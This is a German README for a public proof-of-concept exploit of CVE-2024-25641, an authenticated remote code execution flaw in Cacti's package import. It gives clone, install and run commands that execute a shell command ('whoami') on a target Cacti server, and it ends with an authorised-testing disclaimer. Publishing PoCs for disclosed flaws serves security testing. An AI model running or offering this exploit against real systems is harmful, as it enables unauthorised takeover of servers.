 stopthattalace/cve-2024-25641-cacti-rce-1.2.26
Vollautomatisierter PoC - CVE-2024-25641 - RCE - Cacti < v1.2.26 🌵

Authentifiziertes RCECacti-Version < v1.2.26Eine Schwachstelle in Bezug auf beliebige Dateischreibvorgänge, die über die Funktion „Package-Import“ ausgenutzt werden kann, ermöglicht es authentifizierten Benutzern mit der Berechtigung „Import-Vorlagen“, beliebigen PHP-Code auf dem Webserver auszuführen (RCE).

git clone https://github.com/StopThatTalace/CVE-2024-25641-CACTI-RCE-1.2.26.git && cd CVE-2024-25641-CACTI-RCE-1.2.26

pip install -r requirements.txt

python3 CVE-2024-25641.py http://localhost/path/to/cacti/ --user admin --pass admin123 -x 'whoami'
git clone https://github.com/StopThatTalace/CVE-2024-25641-CACTI-RCE-1.2.26.git && cd CVE-2024-25641-CACTI-RCE-1.2.26

poetry install

poetry run python3 CVE-2024-25641.py http://localhost/path/to/cacti/ --user admin --pass admin123 -x 'whoami'
Dieses Tool ist ausschließlich für Bildungs- und Testzwecke bestimmt. Der Autor dieses Tools übernimmt keine Verantwortung für Missbrauch oder illegale Aktivitäten, die damit durchgeführt werden. Verwenden Sie dieses Tool nur auf Systemen, die Ihnen gehören oder für die Sie ausdrückliche Genehmigung zum Testen haben. Unautorisierter Zugriff auf Computersysteme ist illegal und unethisch.
